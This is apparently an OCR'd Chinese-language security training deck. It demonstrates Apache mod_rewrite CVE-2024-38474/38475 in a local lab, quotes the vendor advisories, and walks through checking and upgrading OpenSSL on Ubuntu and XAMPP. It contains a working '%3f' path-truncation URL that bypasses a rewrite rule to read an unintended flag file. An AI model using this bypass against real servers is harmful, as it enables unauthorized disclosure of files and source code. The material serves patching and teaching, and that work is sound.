drwxr-xr-x 2 1000 1000  4096 Jul 11 02:56 lib
drwxr-xr-x 2 1000 1000  4096 Jul 11 02:56 uploads
```

路徑截斷 (CVE-2024-38474)



存取網站根目錄下的 demo.txt.pdf (X)

… [authz_core:error] …client denied by server configuration: /test.pdf




使用%3f截斷 .pdf 規則限制，可存取到 .txt 檔案

預設Apache (Debian Linux) 設定檔

apache2.conf

```
<Directory />
        Options FollowSymLinks
        AllowOverride None
        Require all denied
</Directory>

<Directory /usr/share>
        AllowOverride None
        Require all granted
</Directory>
```

CVE-2024-38475 (1/2)




會讀取：

1. 先讀取根目錄的test.pdf (/test.pdf)
2. 再讀取網站根目錄下的test.pdf (/var/www/html/test.pdf

```
root@5eca5b23b704:/var/www/html# ls -al | grep test.pdf
root@5eca5b23b704:/var/www/html# cd /
root@5eca5b23b704:/# ls -al | grep test.pdf
-rw-r--r--   1 root root 15804 Jul 11 10:38 test.pdf
```


CVE-2024-38475 (2/2)





```
root@8dcee5f3cd06:/usr/share# ls -al | grep test2.pdf
-rw-r--r--  1 root root 18973 Jul 11 10:55 test2.pdf
```


… "GET /doc/usr/share/test2 HTTP/1.1" 200 19267 "-" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36"

讀取非預期檔案


404 Not Found
http://localhost:8049/doc/usr/share/flag.txt
Not Found
The requested URL was not found on this server.
Apache/2.4.59 (Debian) Server at localhost Port 8049


localhost:8049/doc/usr/shar
http://localhost:8049/doc/usr/share/flag.txt%3f
This is the secret flag!

Apache版本升級後 (1/3)



Apache版本升級後 (2/3)

```
Sat Jul 11 05:08:11.643531 2026] [rewrite:error] [pid 17:tid 17]
[client 172.24.0.1:38162] AH10508: Unsafe URL with %3f URL
rewritten without UnsafeAllow3F
 [11/Jul/2026:05:08:11 +0000] "GET /doc/usr/share/flag.txt%3f
HTTP/1.1" 403 533 "-" "Mozilla/5.0 (X11; Linux x86_64;
rv:140.0) Gecko/20100101 Firefox/140.0"
```

Apache版本升級後 (3/3)

important: Apache HTTP Server weakness with encoded question marks in backreferences (CVE-2024-38474)

Substitution encoding issue in mod_rewrite in Apache HTTP Server 2.4.59 and earlier allows attacker to execute scripts in directories permitted by the configuration but not directly reachable by any URL or source disclosure of scripts meant to only to be executed as CGI.

Users are recommended to upgrade to version 2.4.60, which fixes this issue.

Some RewriteRules that capture and substitute unsafely will now fail unless rewrite flag "UnsafeAllow3F" is specified.

Acknowledgements: finder: Orange Tsai (@orange_8361) from DEVCORE

Reported to security team	2024-04-01
fixed by r1918561 in 2.4.x	2024-07-01
Update 2.4.60 released	2024-07-01
Affects	2.4.0 through 2.4.59

important: Apache HTTP Server weakness in mod_rewrite when first segment of substitution matches filesystem path. (CVE-2024-38475)

Improper escaping of output in mod_rewrite in Apache HTTP Server 2.4.59 and earlier allows an attacker to map URLs to filesystem locations that are permitted to be served by the server but are not intentionally/directly reachable by any URL, resulting in code execution or source code disclosure.

Substitutions in server context that use a backreferences or variables as the first segment of the substitution are affected. Some unsafe RewiteRules will be broken by this change and the rewrite flag "UnsafePrefixStat" can be used to opt back in once ensuring the substitution is appropriately constrained.

Acknowledgements: finder: Orange Tsai (@orange_8361) from DEVCORE

Reported to security team	2024-04-01
fixed by r1918561 in 2.4.x	2024-07-01
Update 2.4.60 released	2024-07-01
Affects	2.4.0 through 2.4.59

https://httpd.apache.org/security/vulnerabilities_24.html

OpenSSL 3.0.0 < 3.0.20 Multiple Vulnerabilities

弱點說明

OpenSSL 3.0.0 < 3.0.20 Multiple Vulnerabilities

CRITICAL Nessus Plugin ID 305202

Information | Dependencies | Dependents | Changelog

Synopsis

The remote service is affected by multiple vulnerabilities.

Description

The version of OpenSSL installed on the remote host is prior to 3.0.20. It is, therefore, affected by multiple vulnerabilities as referenced in the 3.0.20 advisory.

- Issue summary: Converting an excessively large OCTET STRING value to a hexadecimal string leads to a heap buffer overflow on 32 bit platforms. Impact summary: A heap buffer overflow may lead to a crash or possibly an attacker controlled code execution or other undefined behavior. If an attacker can supply a crafted X.509 certificate with an excessively large OCTET STRING value in extensions such as the Subject Key Identifier (SKID) or Authority Key Identifier (AKID) which are being converted to hex, the size of the buffer needed for the result is calculated as multiplication of the input length by 3. On 32 bit platforms, this multiplication may overflow resulting in the allocation of a smaller buffer and a heap buffer overflow. Applications and services that print or log contents of untrusted X.509 certificates are vulnerable to this issue. As the certificates would have to have sizes of over 1 Gigabyte, printing or logging such certificates is a fairly unlikely operation and only 32 bit platforms are affected, this issue was assigned Low severity. The FIPS modules in 3.6, 3.5, 3.4, 3.3 and 3.0 are not affected by this issue, as the affected code is outside the OpenSSL FIPS module boundary. Fixed in OpenSSL 3.3.7 (Affected since 3.3.0). (CVE-2026-31789)

Solution

Upgrade to OpenSSL version 3.0.20 or later.

Ubuntu OpenSSL vulnerabilities

Ubuntu Security Notice (Ubuntu 安全公告)

USN-8414-1: OpenSSL vulnerabilities

Publication date	9 June 2026
Overview	Several security issues were fixed in OpenSSL.
Releases	26.04 LTS · 25.10 · 24.04 LTS · 22.04 LTS

Packages

openssl - Secure Socket Layer (SSL) cryptographic library and tools

Ubuntu OpenSSL vulnerabilities

Details

Frank Buss discovered that OpenSSL had a heap buffer over-read in ASN.1 content parsing. An attacker could possibly use this issue to cause OpenSSL to crash, resulting in a denial of service, or obtain sensitive information. (CVE-2026-34180)

Pavol Zacik and Alex Gaynor discovered that OpenSSL incorrectly accepted PKCS#12 files with short HMAC keys when using PBMAC1. An attacker could possibly use this issue to bypass integrity checks. This issue only affected Ubuntu 25.10 and Ubuntu 26.04 LTS. (CVE-2026-34181)

Asim Viladi Oglu Manizada and Alex Gaynor discovered that OpenSSL could accept forged CMS AuthEnvelopedData messages. An attacker could possibly use this issue to bypass message authentication checks. (CVE-2026-34182)

Ubuntu OpenSSL vulnerabilities

The problem can be corrected by updating your system to the following package versions:

UBUNTU RELEASE	PACKAGE VERSION
26.04 LTS resolute	libssl3t64 – 3.5.5-1ubuntu3.2
	openssl – 3.5.5-1ubuntu3.2
25.10 questing	libssl3t64 – 3.5.3-1ubuntu3.4
	openssl – 3.5.3-1ubuntu3.4
24.04 LTS noble	libssl3t64 – 3.0.13-0ubuntu3.11
	openssl – 3.0.13-0ubuntu3.11
22.04 LTS jammy	libssl3 – 3.0.2-0ubuntu1.25
	openssl – 3.0.2-0ubuntu1.25

OpenSSL 版本確認 (1/2)

- Linux 平臺 (Ubuntu)
- openssl version -a

```
frank@ubuntu:~$ openssl version -a
OpenSSL 3.0.13 30 Jan 2024 (Library: OpenSSL 3.0.13 30 Jan 2024)
built on: Tue Aug 20 17:05:36 2024 UTC
platform: debian-amd64
options:  bn(64,64)
compiler: gcc -fPIC -pthread -m64 -Wa,--noexecstack -Wall -fzero-call-used-regs=used-gpr -DOPENS
SL_TLS_SECURITY_LEVEL=2 -Wa,--noexecstack -g -O2 -fno-omit-frame-pointer -mno-omit-leaf-frame-po
inter -ffile-prefix-map=/build/openssl-WgbqpY/openssl-3.0.13=. -fstack-protector-strong -fstack-
clash-protection -Wformat -Werror=format-security -fcf-protection -fdebug-prefix-map=/build/open
ssl-WgbqpY/openssl-3.0.13=/usr/src/openssl-3.0.13-0ubuntu3.4 -DOPENSSL_USE_NODELETE -DL_ENDIAN -
DOPENSSL_PIC -DOPENSSL_BUILDING_OPENSSL -DNDEBUG -Wdate-time -D_FORTIFY_SOURCE=3
OPENSSLDIR: "/usr/lib/ssl"
ENGINESDIR: "/usr/lib/x86_64-linux-gnu/engines-3"
MODULESDIR: "/usr/lib/x86_64-linux-gnu/ossl-modules"
Seeding source: os-specific
CPUINFO: OPENSSL_ia32cap=0xfffa32034f8bffff:0x9840079c219c27eb
```

OpenSSL 版本確認 (2/2)

- dpkg-query -W -f='${Package} ${Version}\n' openssl libssl3t64

```
frank@ubuntu:~$ dpkg-query -W -f='${Package} ${Version}\n' openssl libssl3t64
libssl3t64 3.0.13-0ubuntu3.5
openssl 3.0.13-0ubuntu3.5
```

套件：libssl3t64（3.6.3-1 以及其他的）

Secure Sockets Layer toolkit - shared libraries

This package is part of the OpenSSL project's implementation of the SSL and TLS cryptographic protocols for secure communication over the Internet.

It provides the libssl and libcrypto shared libraries.

OpenSSL 共用函式庫

升級OpenSSL 套件

```
frank@ubuntu:~$ sudo apt update
sudo apt install --only-upgrade openssl libssl3
[sudo] password for frank:
Hit:1 http://tw.archive.ubuntu.com/ubuntu noble InRelease
Get:2 http://tw.archive.ubuntu.com/ubuntu noble-updates InRelease [126 kB]
Get:3 http://tw.archive.ubuntu.com/ubuntu noble-backports InRelease [126 kB]
Get:4 http://tw.archive.ubuntu.com/ubuntu noble-updates/main amd64 Packages [1,096 kB]
Get:5 http://tw.archive.ubuntu.com/ubuntu noble-updates/main Translation-en [270 kB]
Get:6 http://tw.archive.ubuntu.com/ubuntu noble-updates/main amd64 Components [180 kB]
Get:7 http://tw.archive.ubuntu.com/ubuntu noble-updates/main Icons (48x48) [37.3 kB]
Get:8 http://tw.archive.ubuntu.com/ubuntu noble-updates/main Icons (64x64) [52.7 kB]
```

升級OpenSSL 套件

```
The following packages will be upgraded:
  libssl3t64 openssl
2 upgraded, 0 newly installed, 0 to remove and 591 not upgraded.
Need to get 2,945 kB of archives.
After this operation, 6,144 B of additional disk space will be used.
Get:1 http://tw.archive.ubuntu.com/ubuntu noble-updates/main amd64 libssl3t64 amd64 3.0.13-0ubuntu3.11 [1
,942 kB]
Get:2 http://tw.archive.ubuntu.com/ubuntu noble-updates/main amd64 openssl amd64 3.0.13-0ubuntu3.11 [1,00
3 kB]
Fetched 2,945 kB in 0s (7,968 kB/s)
(Reading database ... 208397 files and directories currently installed.)
Preparing to unpack .../libssl3t64_3.0.13-0ubuntu3.11_amd64.deb ...
Unpacking libssl3t64:amd64 (3.0.13-0ubuntu3.11) over (3.0.13-0ubuntu3.5) ...
Setting up libssl3t64:amd64 (3.0.13-0ubuntu3.11) ...
(Reading database ... 208397 files and directories currently installed.)
Preparing to unpack .../openssl_3.0.13-0ubuntu3.11_amd64.deb ...
Unpacking openssl (3.0.13-0ubuntu3.11) over (3.0.13-0ubuntu3.5) ...
Setting up openssl (3.0.13-0ubuntu3.11) ...
Processing triggers for man-db (2.12.0-4build2) ...
Processing triggers for libc-bin (2.39-0ubuntu8.4)
```

OpenSSL 套件升級後

```
frank@ubuntu:~$ openssl version -a
OpenSSL 3.0.13 30 Jan 2024 (Library: OpenSSL 3.0.13 30 Jan 2024)
built on: Tue Jun  2 19:33:25 2026 UTC
platform: debian-amd64
options:  bn(64,64)
compiler: gcc -fPIC -pthread -m64 -Wa,--noexecstack -Wall -fzero-call-used-regs=used-gpr -DOPENSSL_TLS_SE
CURITY_LEVEL=2 -Wa,--noexecstack -g -O2 -fno-omit-frame-pointer -mno-omit-leaf-frame-pointer -ffile-prefi
x-map=/build/openssl-gza1f8/openssl-3.0.13=. -fstack-protector-strong -fstack-clash-protection -Wformat -
Werror=format-security -fcf-protection -fdebug-prefix-map=/build/openssl-gza1f8/openssl-3.0.13=/usr/src/o
penssl-3.0.13-0ubuntu3.11 -DOPENSSL_USE_NODELETE -DL_ENDIAN -DOPENSSL_PIC -DOPENSSL_BUILDING_OPENSSL -DND
EBUG -Wdate-time -D_FORTIFY_SOURCE=3
OPENSSLDIR: "/usr/lib/ssl"
ENGINESDIR: "/usr/lib/x86_64-linux-gnu/engines-3"
MODULESDIR: "/usr/lib/x86_64-linux-gnu/ossl-modules"
Seeding source: os-specific
CPUINFO: OPENSSL_ia32cap=0xfffa32034f8bffff:0x9840079c219c27eb
```


```
frank@ubuntu:~$ dpkg-query -W -f='${Package} ${Version}\n' openssl libssl3t64
libssl3t64 3.0.13-0ubuntu3.11
openssl 3.0.13-0ubuntu3.11
```

網站OpenSSL 版本確認

- curl -vk https://xxx.xxx.edu.tw/

```
< HTTP/1.1 302 Found
< Date: Sat, 11 Jul 2026 15:16:20 GMT
< Server: Apache/2.4.62 (Win32) OpenSSL/3.1.7 PHP/5.5.30
< X-Powered-By: PHP/5.5.30
< Set-Cookie: PHPSESSID=90atmphc9d3d97924egjraqms4; path=/
< Expires: Thu, 19 Nov 1981 08:52:00 GMT
< Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
< Pragma: no-cache
< location: /plan/passport/login
< Content-Length: 0
< Content-Type: text/html
<
```

網站 OpenSSL 版本確認



Windows OpenSSL 版本確認

```
C:\xampp\apache\bin>openssl.exe version -a
OpenSSL 3.1.3 19 Sep 2023 (Library: OpenSSL 3.1.3 19 Sep 2023)
built on: Wed Oct 18 08:49:41 2023 UTC
platform: VC-WIN64A
options:  bn(64,64)
compiler: cl  /Zi /Fdossl_static.pdb /Gs0 /GF /Gy /MD /W3 /wd4090 /nologo /O2 -DL_ENDIAN -DOPENSSL_PIC
OPENSSLDIR: "C:\Apache24\conf"
ENGINESDIR: "C:\Apache24\conf\lib\engines-3"
MODULESDIR: "C:\Apache24\conf\lib\ossl-modules"
Seeding source: os-specific
CPUINFO: OPENSSL_ia32cap=0xfefa32034f8bffff:0x18400704219c27ab
```

確認使用到的套件

```
PS C:\WINDOWS\system32> Get-ChildItem C:\xampp -Recurse -File -ErrorAction SilentlyContinue |
>> Where-Object {
>>     $_.Name -match '^(libssl|libcrypto|ssleay32|libeay32).*\.dll$'
>> } |
>> Select-Object FullName, Length, LastWriteTime

FullName                                          Length LastWriteTime
--------                                          ------ -------------
C:\xampp\apache\bin\libcrypto-3-x64.dll          6109696 2023/10/18 下午 06:54:10
C:\xampp\apache\bin\libssl-3-x64.dll              777216 2023/10/18 下午 07:01:18
C:\xampp\php\libcrypto-1_1-x64.dll               3481600 2023/9/1 下午 10:57:18
C:\xampp\php\libssl-1_1-x64.dll                   689664 2023/9/1 下午 10:57:18
C:\xampp\php\windowsXamppPhp\libcrypto-1_1-x64.dll 3481600 2023/9/1 下午 10:57:18
C:\xampp\php\windowsXamppPhp\libssl-1_1-x64.dll    689664 2023/9/1 下午 10:57:18
```

